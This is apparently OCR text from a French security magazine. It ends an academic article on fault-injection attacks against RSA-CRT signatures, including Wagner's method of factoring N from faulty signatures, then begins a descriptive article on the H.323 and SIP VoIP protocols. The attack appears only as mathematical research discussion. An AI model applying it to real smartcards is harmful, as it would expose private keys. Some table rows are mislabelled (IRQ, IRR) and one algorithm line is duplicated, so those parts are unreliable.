$d_p = d \bmod (p-1)(t_1 - 1)$;

$d_q = d \bmod (q-1)(t_2 - 1)$;

$e_{t1} = d^{-1}{}_p \bmod (t_1 - 1)$;

$e_{t2} = d^{-1}{}_q \bmod (t_2 - 1)$;

m : message, entier compris entre 3 et n-2 ;

[Sortie]: La signature $S = m^d \bmod N$ du message m

[Début]:

$S_p^* = m^{d_p} \bmod pt_1$;

$S_q^* = m^{d_q} \bmod qt_2$;

$\tilde{S} = CRT(S_p^*, S_q^*) \bmod N\, t_1\, t_2$;

$c_1 = (m - S^{e_{t1}}) \bmod t_1$;

$c_2 = (m - S^{e_{t2}}) \bmod t_2$;

Return $S = \tilde{S}^{c_1 c_2} \bmod N$;

[Fin].

Cet algorithme 4 est-il résistant aux attaques par injection de fautes du type de l'attaque Bellcore ? Il existe en fait une petite polémique à ce sujet.

Les auteurs de l'algorithme 4, Blömer, Otto et Seifert, ont annoncé en 2003 dans leur article **[BOS]** que leur algorithme était « *provably secure* » pour le modèle de faute #4 qui suppose un attaquant assez faible. En clair, ils annoncent avoir prouvé que leur algorithme était sécurisé contre les attaques du type Bellcore pour le modèle de faute #4.

Or, Wagner **[WA]** a proposé en 2004 plusieurs attaques dont une qui utilise un modèle de fautes différent des modèles proposés par Otto (modèles de fautes #1 à #4) et qui contredit l'affirmation des auteurs de **[BOS]**. Les auteurs de **[BOS]** ont alors répliqué en faisant une légère modification de leur algorithme, présenté dans **[OT]** et dans **[BO]**, de manière à ce que la plupart des attaques de Wagner ne soient plus effectives. En fait, Blömer, Otto et Seifert **[BOS]** ont bien montré que des attaques classiques par injection de fautes permanentes ou transitoires ont une probabilité de succès très faible pour les modèles de fautes #2, #3 et #4. Ils n'ont pas précisé que leur algorithme était sécurisé contre une attaque dans le modèle de faute #1, mais il faut préciser qu'on ne sait justement montrer ce genre de résultat.

Pour simplifier, disons que Wagner a, quant à lui, observé que, dans le cas d'une attaque par injection, c_1 (respectivement c_2) peut être différent de 1. Mais, si on peut trouver la valeur de c_1 (respectivement c_2), on peut alors quand même factoriser *N*, car $PGCD(m^{c_1} - S^e, N)$ donne un facteur de *N*. Or, si on se trouve dans le modèle de faute #4, soit l'attaquant supposé le plus faible, Wagner a montré qu'on peut espérer que le nombre de valeurs c_1 (respectivement c_2) soit faible et, à la limite, essayer une attaque de type *brute force* : c'est-à-dire qu'on essaye toutes les valeurs possibles.

Comment est-ce possible ? Pour l'algorithme de Shamir, on injecte une faute transitoire qui modifie la valeur de *m* lorsqu'elle est lue pour le calcul de S_p^*. La carte calcule alors $\hat{S}_p^*$, signature partielle erronée. On suppose que la faute est obtenue par exemple en changeant un seul octet de *m*. Cette faute étant transitoire et non permanente, la valeur de *m* reste correcte pour la suite du calcul, on aura donc la signature partielle S_q^* correctement calculée. On aura alors comme sortie $\hat{S}^* = CRT(\hat{S}_p^*, S_q^*) \bmod N\, t_1\, t_2$, l'algorithme renvoie donc $\hat{S} \equiv \hat{S}^{*\hat{c}_1} \bmod N$ qui vérifie $\hat{S}^* \equiv S^* \bmod q$, mais avec $\hat{S}^* \not\equiv S^* \bmod p$ Comme $c_2 = 1$, il reste à l'attaquant à trouver $\hat{c}_1$ qui est différent de 1 mais qui ne peut prendre que peu de valeurs. L'attaquant obtient alors un facteur de *N* en calculant $PGCD(\hat{S}^e - m^{\hat{c}_1} \bmod N, N)$. On peut montrer que pour un module *N* de 1024 bits, avec un nombre aléatoire *r* de 80 bits, la probabilité de succès de cette attaque est de 4%, ce qui est tout à fait raisonnable. Elle fonctionne aussi pour l'algorithme 3 avec autant de succès.

Otto a finalement fait remarqué dans sa thèse que cette attaque de Wagner souffrait d'un léger défaut (on laisse au lecteur le soin d'aller lire la thèse d'Otto **[OT]**), et il a donc proposé une attaque *améliorée* ! En clair, il a corrigé (avec Blömer) l'attaque de Wagner. Pour contrer les attaques de Wagner, Blömer et Otto **[BO]** ont donc proposé l'algorithme 5 qui ajoute une « *randomisation* » supplémentaire à l'algorithme 4.

ALGORITHME 5 : RSA-CRT infectieux avec randomization additionnelle

[Données]: $N = pq$: module RSA ;

p : facteur du module RSA;

q : facteur du module RSA;

t_1 : un nombre entier premier de moins de 80 bits et de plus de 32 ;

t_2 : un nombre entier premier de moins de 80 bits et de plus de 32 ;

$d_p = d \bmod (p-1)(t_1 - 1)$;

$d_q = d \bmod (q-1)(t_2 - 1)$;

$e_{r1} = d^{-1}{}_p \bmod (t_1 - 1)$;

$e_{r2} = d^{-1}{}_q \bmod (t_2 - 1)$;

m : message, entier compris entre 3 et n-2 ;

[Sortie]: La signature $S = m^d \bmod N$ de m

[Début]:

R_1 : valeur entière aléatoire < t_1 ;

R_2 : valeur entière aléatoire < t_2 ;

$S_p^* = m^{d_p} \bmod pt_1$

$S_p^* = m^{d_p} \bmod pt_1$;

$S_q^* = m^{d_q} \bmod qt_2$;

$\widetilde{S} = CRT(S_p^*, S_q^*) \bmod N\, t_1\, t_2$;

$c_1 = (m - S^{e_{r1}}) * R_1 + 1 \mod t_1$;

$c_2 = (m - S^{e_{r2}}) * R_2 + 1 \mod t_2$;

Return $S = \widetilde{S}^{c_1 c_2} \bmod N$;

[Fin].

Conclusion

Nous n'avons fait qu'effleurer le problème des attaques par injection de fautes et de leurs contre-mesures. Une partie des attaques présentées ici s'applique à d'autres types d'algorithmes, comme la signature par courbe elliptique [OT]. Néanmoins, le lecteur se sera convaincu que R. Rivest a raison : il y a tellement « de détails » que le jeu des chats (attaquants) et des souris (défenseurs) semble sans fin. Il reste donc bel et bien à trouver un cadre formel dans lequel il faut inventer une *algèbre formelle* du calcul sécurisé sur cartes à puce, chantier passionnant, mais qui pour l'instant semble à peine ouvert. Pour ceux qui doutent que le jeu des chats et des souris soit vraiment loin de se terminer, il leur suffit de savoir qu'une conférence annuelle, le *Workshop on Fault Diagnosis and Tolerance in Cryptography* (FDTC) a lieu depuis 2003 ; le lecteur curieux consultant les sites [FDTC03, FDTC04, FDTC05], qui permettent d'avoir accès à de nombreux articles présentés lors de ces workshops, se convaincra aisément que les chats ne sont pas moins actifs que les souris.

Références

[ANa] ANDERSON (R.), *Security Engineering*, Wiley, 2001, disponible sur le site de l'auteur.

[ANb] ANDERSON (R.), KHUN (M.), *Tamper resistance – a Cautionary Note*, disponible sur le site de R. Anderson.

[ANc] ANDERSON (R.), KHUN (M.), *Low cost Attacks on tamper resistant Devices*, Security Protocols 5th Inter. Workshop, 1997, LNCS 1361, Springer-Verlag.

[BAa] BART (G.), « Récupérez une clé RSA par la prise de courant », MISC numéro 7.

[BAb] BART (G.), « Récupérez une clé DES avec un voltmètre », MISC numéro 9.

[BAc] BART (G.), « Comment récupérer une clé privée RSA avec un marteau », MISC numéro 11.

[BDL] BONEH (D.), DEMILLO (R. A.) et LIPTON (R. J.), *On the Importance of Eliminating Errors in Cryptographic Computations*, *Journal of Cryptology*, vol. 14, pp. 101-119, 2001.

[BO] BLÖMER (J.), OTTO (M.), *Wagner's attack on a secure CRT-RSA algorithm reconsidered*, disponible sur **[OT]**.

[BOS] BLÖMER (J.), OTTO (M.) et SEIFERT (J.-P.), *A new CRT-RSA algorithm secure against Bellcore attacks*, CCS`03, octobre 2003.

[DU] DUSART (P.), *Les cartes à puce. Sécurité et Attaques*, **http://www.unilim.fr/laco/perso/pierre.dusart/**

[ER] ERRA (R.), « Attaques de protocoles RSA », MISC numéro 10.

[FDTC04] **http://www.elet.polimi.it/res/FDTC04/**

[FDTC05] **http://www.elet.polimi.it/conferences/FDTC05/**

[FDTC06] **http://www.elet.polimi.it/conferences/FDTC06/**

[KOa] KOCHER (P. C.), *Timing Attacks on Implementations of Diffie-Hellman RSA DSS and Other Systems. Proceedings of CRYPTO '96*, Lecture Notes in Computer Science, vol. 1109, Springer-Verlag, 1996. Disponible sur **[KOd]**.

[KOb] KOCHER (P. C.), JAFFE (J.) et JUN (B.), *Differential Power Analysis, Proceedings of CRYPTO '99*, Lecture Notes in Computer Science, vol. 1109, Springer-Verlag, 1999.

[KOc] **http://www.cryptography.com/resources/whitepapers/TimingAttacks.pdf**

[KOd] US Patent N° 6, 298, 442, **http://www.cryptography.com/technology/dpa/Patent6298442.pdf**

[OT] OTTO (M.), Thèse et articles disponibles sur **http://wwwcs.uni-paderborn.de/cs/ag-bloemer/research/publications/**

[SH] SHAMIR (A.), *Methods and apparatus for protecting public key schemes from timing and faults attacks*, US Patent N° 5, 991, 415.

[SK] SKOROGOBAROV (S.), ANDERSON (R.), *Optical fault Induction Attack*, disponible sur le site de R. Anderson.

[SOR] BAR-EL (H.), CHOUKRI (H.), NACCACHE (D.), TUNSTALL (M.) et WHELAN (C.), *The Sorcerer's Apprentice Guide to Fault Attacks*, **http://eprint.iacr.org/2004/100.pdf**

[UCH] **http://people.cs.uchicago.edu/~dinoj/smartcard/security.html**

[WA] WAGNER (D.), *Cryptanalysis of a provable secure CRT-RSA algorithm*, Conference on Computer and Communication Security, CCS 2004, ACM SIGSAC, CM Press, 2004.

[YKLMa] YEN (S.-M.), KIM (S.), LIM (S.) et MOON (S.), *RSA speedup with residue number system immune against hardware fault cryptanalysis*, IEEE Transactions on Computers, vol. 52, 461-472, 2003.

Les protocoles VoIP : H.323 & SIP

La voix sur IP (VoIP : Voice Over Internet Protocol) est incontournable aujourd'hui. Non seulement la voix mais également la vidéo sont accessibles à chaque internaute à condition de disposer d'un accès ayant un débit suffisant. Les offres ADSL actuelles sont faites pour ça. Le coût des télécommunications a tendance à se diluer dans un forfait plus global. L'utilisateur final ne se doute pas de la complexité de ce qui se passe lors d'un appel. En VoIP, on distingue 2 parties : la signalisation et les médias. Le transport des médias est réalisé dans la majorité des cas par le protocole RTP (Real-Time Transport Protocol) [1]. La signalisation suit les règles définies par un ou plusieurs protocoles.

Les deux principaux standards de VoIP sont H.323 [2] et SIP [3] (Session Initiation Protocol). Nous verrons une description détaillée de chacun d'eux, suivie d'une synthèse comparative ouvrant sur certains points d'actualité. Ainsi, ce comparatif vous permettra de voir une partie des possibilités des deux principales normes actuellement utilisées en VoIP.

mots clés : ***VoIP / H.323 / SIP / RTP/RTCP***

1. H.323 : le pionnier

H.323 est la norme publiée par l'ITU-T (*International Telecommunication Union – Telecommunication Standardization Sector*) [4] en février 1996. Elle est prévue pour permettre les communications multimédias sur les réseaux de paquets sans garantie de qualité de service. Au même moment, le premier brouillon du protocole SIP est rédigé. La concurrence commence...

H.323 a évolué depuis et est passé récemment à la version 6. C'est aussi actuellement le protocole le plus déployé au monde.

1.1 Les entités H.323

Une première classe d'éléments regroupe les *EndPoints* (EP) ou points d'extrémité.

Les terminaux : ils peuvent avoir aujourd'hui des formes très diverses. Il existe des téléphones aussi appelés *IP phone* ou *hardphone*. S'ils incluent des capacités vidéo, une caméra, un écran, ils sont appelés *video phone* ou *visiophone*. Les plus utilisés actuellement par le grand public sont plutôt de type *softphone*. Ce sont des logiciels permettant d'appeler un correspondant à partir de son ordinateur. Ils peuvent inclure un système de messagerie instantanée, basé sur Jabber, par exemple, qui sert à la gestion de présence. Un autre type de terminal est ATA (*Analog Telephone Adapters*) et permet de conserver son vieux téléphone analogique tout en passant à la VoIP. Enfin, certains terminaux sont plus évolués comme les systèmes IVR (*Interactive Voice Response*) qui sont des serveurs vocaux interactifs ou les systèmes *voicemail*.

Les passerelles : elles ont pour but de faire la liaison avec un réseau différent comme le RTC ou un système H.320 qui est le standard de visioconférence sur RNIS. Elles jouent un rôle important lorsqu'une entreprise décide de passer à la VoIP. En effet, elles permettent alors aux terminaux H.323 d'accéder au RTC ou inversement. Chez l'ITSP (*Internet Telephony Service Provider*), les *gateways* servent aux utilisateurs H.323 et aux utilisateurs RTC pour communiquer.

Les MCU (*Multipoint Control Unit*) : cette entité est responsable de la gestion des conférences à deux ou plus. Le MCU contient un MC (*Multipoint Controller*) en charge de la signalisation et un MP (*Multipoint Processor*) en charge des médias. Il est censé fonctionner soit en *unicast*, soit en *multicast*.

D'autres éléments ne sont pas des points d'extrémité.

Les *gatekeepers* (GK) : ce sont les portiers ou serveurs du système H.323. Le GK est en charge de l'enregistrement des terminaux et gère la résolution d'adresse. Il s'occupe également du contrôle d'admission. Cependant le GK est optionnel. Il n'est utilisé que pour le mode *centrex*, terme technique pour désigner un mode de fonctionnement centralisé autour d'un serveur par opposition à un mode *peer-to-peer* où les terminaux dialoguent directement entre eux. Il permet aux EP de s'appeler en direct ou en mode routé. Lorsque l'on utilise un GK, une zone H.323 existe autour de lui et contient l'ensemble des EP qui en dépendent. Un domaine administratif peut être composé d'une ou plusieurs zones sous la responsabilité d'une seule et même autorité.


Les éléments de bordure (BE : *border elements*) : Ce sont des entités placées à la périphérie des zones ou domaines, mais également comme relais entre les terminaux d'un réseau d'entreprise et celui de l'opérateur pour régler le problème de NAT par exemple.

1.2 La pile protocolaire


La norme H.323 met en œuvre plusieurs protocoles reposant sur TCP ou UDP. Voici une pile protocolaire : figure 1.

H.225.0 définit deux standards différents : RAS (*Registration, Admission and Status*) (fig. 2) et Q.931 (*Call Signaling*) pour la signalisation des appels (fig. 3, page 19). Le premier est dédié au dialogue entre EP et GK ou GK et GK. Il fonctionne exclusivement sur UDP. Le port standard utilisé est 1719. Il sert principalement à la gestion de l'enregistrement des terminaux et au contrôle d'admission. Le second sert à négocier la mise en relation des terminaux impliqués dans l'appel. Les messages RAS sont exclusivement destinés à un GK. Les messages Q.931 peuvent s'échanger directement entre les terminaux, mais ils peuvent également être relayés par le GK. On sera alors en mode routé.

Olivier Grall
grall.olivier@wanadoo.fr
Comverse, SBC Solutions – R&D Manager



1 *Pile protocolaire H.323*



2 *Enregistrement H.323*

Le terminal sera prévenu par le GK lors des échanges RAS du mode qui sera employé.

Comme protocole de signalisation, il reste H.245 qui sert à la négociation des capacités médias lors d'un appel (fig. 3, page 19). Il est utilisé par plusieurs standards.

H.235 est le protocole transporté sur H.225.0 et H.245 décrivant les mécanismes de sécurité (authentification et chiffrement) pour la signalisation et les médias.

Le protocole RTP auquel on adjoint généralement RTCP (*RTP Control Protocol*) est en charge du transport des paquets de donnée audio ou vidéo. Il est destiné à un usage sur UDP entre autres pour pouvoir garantir le fonctionnement temps réel. Il ajoute une numérotation des paquets qui permet de les synchroniser, mais aussi de détecter les pertes et de les indiquer dans un message RTCP. Il ajoute également un horodatage pour indiquer à quel moment de la conversation correspond la donnée reçue. Ainsi, les paquets peuvent s'enchaîner ni trop vite ni trop lentement. Le paquet RTP est composé d'un en-tête et d'un *payload* contenant la donnée média. Les paquets RTCP ne renferment que des statistiques de la transmission et doivent être émis à un intervalle régulier, mais raisonnable afin de limiter l'impact sur le débit.

H.323 prévoit l'échange non seulement de la vidéo et de la voix, mais aussi des données. Pour cela, on utilise entre autres T.38 pour le fax, T.120 pour le partage de documents ou V.150 pour le relais de signaux modem. Le partage de documents permet à plusieurs utilisateurs en conférence de travailler sur une même ressource. Dans cette même catégorie, on trouvera le tableau blanc. Il s'agit d'un panneau sur lequel chaque intervenant peut dessiner ce qu'il veut. NetMeeting dispose de ces fonctions depuis très longtemps.

1.2.1 RAS

Les terminaux H.323 s'enregistrent au GK très simplement.

Un terminal peut découvrir par exemple son GK. Il émet alors un `GRQ` (*Gatekeeper Request*) en *broadcast* vers un port 1718 ou en unicast vers le port standard 1719. En réponse, un GK lui répond un `GCF` (*Gatekeeper Confirm*) ou un `GRJ` (*Gatekeeper Reject*). Après avoir découvert le GK, le terminal s'enregistre. Pour cela, il émet un `RRQ` (*Registration Request*) au GK (fig. 2). Celui-ci répond soit un `RCF` (*Registration Confirm*), soit un `RRJ` (*Registration Reject*). La plupart des requêtes RAS fonctionnent de la même façon. À chaque requête, correspond une réponse de type confirmation ou rejet. Lors de l'enregistrement, le terminal présente son ou ses alias, son adresse IP et son port pour le protocole RAS, mais aussi pour Q.931. Une fois cette étape franchie, le GK est capable de prendre contact avec ce terminal lors d'une demande formulée par un autre.

Le désenregistrement se fait soit à l'initiative du terminal, soit à celle du GK par l'intermédiaire du message `URQ`. La réponse est `UCF` (*Unregistration Confirm*) ou `URJ` (*Unregistration Reject*). Évidemment, le terminal ne peut émettre un message `URJ` : c'est le GK qui commande !

RAS participe aussi au début de la négociation de l'appel par le contrôle d'admission. Le terminal appelant enverra un message `ARQ` (*Admission Request*) au GK contenant l'alias de l'appelé (fig. 3, page 19). Ce dernier répondra si le correspondant est joignable : `ACF` (*Admission Confirm*) ou non : `ARJ` (*Admission Reject*). La réponse ACF indique notamment le mode de routage de la signalisation utilisé par le GK. À ce niveau, des requêtes de type *Location* peuvent intervenir (`LRQ`/`LCF`/`LRJ`). Elles serviront au dialogue entre plusieurs GK dits « voisins » permettant ainsi la mise en relation de leurs utilisateurs respectifs (tableau 1, page suivante).

1.2.2 Q.931

Depuis H.323v3, le H.225.0 *Call Signaling* peut être véhiculé sur UDP. Un appel (fig. 3, page 19) est réalisable en n'utilisant que `SETUP`, `CONNECT` et `RELEASE COMPLETE`. Les autres messages ne sont pas nécessaires. On remarque que d'autres protocoles reposent sur Q.931, comme certains services évolués définis dans deux séries H.450.x et H.460.x. Tous les messages définis par Q.931 ne sont pas appliqués dans la norme H.323. Ceux utilisés sont dans le tableau 2, page suivante.

ARQ	*Admission Request*	Demande d'un contrôle d'admission.
ACF	*Admission Confirm*	Confirmation d'admission (l'autre partie est disponible et légitime).
ARJ	*Admission Reject*	Rejet d'admission.
BRQ	*Bandwidth Request*	Demande de disponibilité de bande passante.
BCF	*Bandwidth Confirm*	Confirmation de disponibilité de bande passante.
BRJ	*Bandwidth Reject*	Rejet de disponibilité de bande passante.
DRQ	*Disengage Request*	Demande de désengagement d'un EP pour l'appel en cours.
DCF	*Disengage Confirm*	Confirmation du désengagement d'un EP pour l'appel en cours.
DRJ	*Disengage Reject*	Rejet du désengagement d'un EP pour l'appel en cours.
GRQ	*Gatekeeper Request*	Découverte d'un GK en broadcast ou unicast.
GCF	*Gatekeeper Confirm*	Confirmation de découverte du GK.
GRJ	*Gatekeeper Reject*	Rejet de découverte du GK.
IACK	*Information request ACKnowledgement*	Accusé de réception de l'IRQ.
INAK	*Information request Negative AcKnowledgement*	Accusé de réception négatif de l'IRQ.
IRQ	*Gatekeeper Reject*	Découverte d'un GK en broadcast ou unicast.
IRR	*Gatekeeper Reject*	Découverte d'un GK en broadcast ou unicast.
LRQ	*Location Request*	Contrôle d'admission inter-GK, demande de localisation d'un EP.
LCF	*Location Confirm*	Confirmation de la demande localisation d'un EP.
LRJ	*Location Reject*	Contrôle d'admission inter-GK.
RAC	*Resource Availability Confirmation*	Confirmation de disponibilité de ressources.
RAI	*Resource Availability Indication*	Indication de disponibilité de ressources.
RIP	*Request In Progress*	Demande en cours.
RRQ	*Registration Request*	Enregistrement d'un EP.
RCF	*Registration Confirm*	Confirmation d'enregistrement d'un EP.
RRJ	*Registration Reject*	Rejet d'enregistrement d'un EP.
URQ	*Unregistration Request*	Désenregistrement d'un EP.
UCF	*Unregistration Confirm*	Confirmation du désenregistrement d'un EP.
URJ	*Unregistration Reject*	Rejet du désenregistrement d'un EP

T1 *Messages RAS*

ALERTING	Indique la sonnerie de l'appelé.
CALL PROCEEDING	Indique la réception du SETUP.
CONNECT	Représente le décrochage de l'appelé.
INFORMATION	Est utilisé pour échanger des informations supplémentaires comme des données propriétaires.
FACILITY	Sert à beaucoup de choses : du transfert d'appel (FacilityReason = callForwarded) au transport des PDU H.450 en passant par l'établissement de canaux H.245 (FacilityReason = startH245)
NOTIFY	Sert à la notification d'événements surtout pour H.450.
PROGRESS	Sert à indiquer des tonalités particulières, voire des annonces avant l'envoi du CONNECT.
RELEASE COMPLETE	Représente le raccrochage et la fin de la session Q.931.
SETUP	Représente le début d'appel.
SETUP ACKNOWLEDGE	Sert d'acquittement au SETUP si celui-ci contient le champ canOverlapSend=TRUE.
STATUS	Répond au message STATUS INQUIRY.
STATUS INQUIRY	Sert à demander l'état actuel de l'appel.

T2 *Messages Q.931*

1.2.3 H.245

H.245 permet de choisir les *codecs* audio ou vidéo à utiliser, mais aussi de désigner un maître pour la conférence multimédia. En plus, les adresses IP et ports qui seront dédiés au transport des flux médias RTP/RTCP sont échangés en H.245 (fig. 3). Il existe finalement 4 types de message H.245 : les requêtes, les réponses, les commandes et les indications. Tous les messages définis dans le protocole H.245 ne sont pas utilisés pour H.323. Les plus utilisés sont décrits dans le tableau 3.

1.3 Un appel H.323


Nous allons voir maintenant un appel simple en mode direct. Le GK ne s'occupe que de RAS. Les signalisations Q.931 et H.245 se font directement entre les 2 EP.

L'EP appelant envoie une requête d'admission au GK pour vérifier si le destinataire de l'appel est joignable. Si le GK confirme, alors, il indique également comment le contacter, c'est-à-dire vers quelle adresse IP et quel port l'appelant pourra émettre un SETUP. Sur réception du SETUP, le terminal EP2 fait lui aussi une requête d'admission au portier pour vérifier la légitimité de l'appel. Le terminal appelant attend qu'on lui indique une adresse IP et

CloseLogicalChannel	Requête de fermeture d'un canal média avec en paramètre l'identifiant du canal.
CloseLogicalChannelAck	Réponse de fermeture d'un canal média avec en paramètre l'identifiant du canal.
EndSessionCommand	Commande de fermeture de la session H.245.
MasterSlaveDetermination	Requête pour déterminer le maître de l'appel ou de la conférence.
MasterSlaveDeterminationAck	Réponse pour déterminer le maître de l'appel ou de la conférence.
OpenLogicalChannel	Requête d'ouverture des canaux médias avec notification des paramètres réseau (adresse IP et port) réservés pour la réception sur chaque canal ouvert.
OpenLogicalChannelAck	Réponse d'ouverture des canaux médias avec notification des paramètres réseau (adresse IP et port) réservés pour la réception sur chaque canal ouvert.
TerminalCapabilitySet	Requête de présentation des capacités audio, vidéo ou data d'un EP.
TerminalCapabilitySetAck	Réponse de présentation des capacités audio, vidéo ou data d'un EP.
UserInput	Message de type indication de transport d'information comme des DTMF (*Dual-Tone Multi-Frequency*) qui représentent des digits (0123456789ABCD*#) transmis vers un IVR par exemple.

T3 *Messages H.245*

un port H.245 pour pouvoir commencer cette phase de négociation. Cette phase est longue et, malheureusement, l'information n'arrive parfois au terminal que dans le message `CONNECT`. Or, ce message symbolise le décrochage du terminal appelé. Ceci signifie alors que le temps de la négociation H.245 représente le temps d'établissement des canaux médias. Ceci va prendre plusieurs secondes. S'il y a plusieurs types de canaux : 1 audio et 1 vidéo, par exemple, alors on voit le nombre de message `OpenLogicalChannel` multiplié par 2. L'utilisateur risque de ressentir ce phénomène comme une gêne. On améliore déjà cela en mettant le champ `h245Address` dans le message `ALERTING` ou `CALL PROCEEDING`.



3 *Appel H.323*

Cet appel peut également avoir lieu en mode routé. À ce moment-là, la signalisation Q.931 est relayée par le GK. Ceci permet notamment d'ajouter un certain nombre de services pour l'authentification ou la facturation, mais aussi pour l'accès à des messageries unifiées. Les canaux H.245 peuvent même passer par le GK ou un élément de bordure pour le filtrage des codecs et ainsi garantir une limitation de l'utilisation de la bande passante. En mode *Fast Connect*, les messages `OpenLogicalChannel`/`OpenLogicalChannelAck` sont remplacés par des champs *FastStart* inclus dans les messages Q.931. De plus, la négociation des adresses IP et ports qui servent pour RTP/RTCP se limite à un seul échange avec un champ FastStart dans le `SETUP` et un dans le `CONNECT`, par exemple. Une autre solution va plus loin : H245Tunneling. Tous les messages H.245 sont encapsulés dans des messages Q.931 sous forme de PDU. Plusieurs messages H.245 peuvent être contenus dans un seul message Q.931. Si un message H.245 doit être envoyé alors qu'aucun message Q.931 n'est prévu, c'est un message `FACILITY` qui doit alors être utilisé. Si le canal H.225.0 de contrôle d'appel est UDP alors le tunnel H.245 est obligatoire. En plus de diminuer le nombre de canaux TCP ou UDP ouverts, cela diminue le délai d'établissement des flux médias.

1.4 H.323 : le renouveau

H.323 est parti en quête de modernisation surtout au niveau des services [5]. En effet, pour que la VoIP trouve un public intéressé, il faut que les services offerts soient à la hauteur de ses espérances. Le premier balbutiement arrive dès la version 2 avec la série H.450.x de services. H.450.1 définit les APDU (*Application Protocol Data Units*) qui permettront de décrire de façon générique les services présents dans H.450.x (transfert d'appel, renvoi d'appel, mise en attente...).

Passée à la version 4, la norme H.323 évolue et sa série H.450.x s'étoffe avec des services comme le double appel ou même l'intrusion qui permet à un terminal d'interrompre un appel en cours en appelant l'un des deux terminaux en communication.

Dans la même version de H.323, on voit apparaître GEF (*Generic Extensibility Framework*). Ceci définit un protocole générique pour ajouter des champs aux messages H.225.0 et pour permettre un nouveau genre de négociation de fonctionnalité. On note aussi la définition des H.323 URL sous la forme `h323:user@host` très proche de SIP.

La version 5 nous donne notamment la série H.460.x dont le premier élément décrit en détail GEF. Les autres éléments l'utilisent pour définir plein de nouveaux services. Nous retiendrons H.460.6 qui décrit le mode EFC (*Extended Fast Connect*) permettant ainsi de faire plus facilement du changement de source médias dans une même communication. En plus de cette série H.460.x, une fonctionnalité amusante est la prise de contrôle de la caméra de son correspondant à distance. Ceci est décrit dans H.283 et est très utile pour les visioconférences professionnelles lors de présentations.

En version 6, la norme H.323 nous offre encore de nouveaux services dans la série H.460.x, du 10 au 21. Parmi eux, H.460.15 permet de modifier la connexion Q.931 en cours d'appel par exemple pour qu'un élément de bordure la prenne en charge au début de l'appel, puis délègue cette responsabilité aux terminaux uniquement. En nouveauté, on note aussi H.239 qui décrit comment ouvrir plusieurs canaux médias et qui sert, par exemple, lors d'une présentation par visioconférence, à voir, d'une part, l'interlocuteur et, d'autre part, l'écran affichant la présentation.

2. SIP

Le protocole SIP a été publié par le groupe de travail MMUSIC (*Multiparty Multimedia Session Control*) de l'IETF (*Internet Engineering Task Force*) en février 1996. Il est maintenu à présent par le groupe SIP qui a donné la RFC-3261 rendant obsolète la RFC-2543.

2.1 Les entités SIP

Le terminal SIP est appelé UA (*User Agent*). L'UA est formé d'un UAC (*UA Client*) et d'un UAS (*UA Server*). L'UAC est en charge de l'émission des requêtes alors que l'UAS est en charge de la réception des réponses. En revanche, les deux sont capables d'arrêter un appel. Au niveau fonctionnel, on retrouve le même genre de terminaux qu'en H.323 à savoir : IP phone, softphone, ATA, voicemail, IVR.

Il existe 4 types de serveur SIP :

⇨ **Registrar Server** : il s'occupe exclusivement de l'enregistrement des terminaux SIP. Il reçoit les messages de type `REGISTER`. Il doit identifier les utilisateurs, voire les authentifier. Il doit être relié à un Proxy Server ou un Redirect Server qui sera en charge de l'appel.

⇨ **Proxy Server** : il sert de relais aux messages SIP. Il joue le rôle de serveur d'un côté et de client de l'autre. Il interprète, transforme ou traduit un message avant de le transférer.

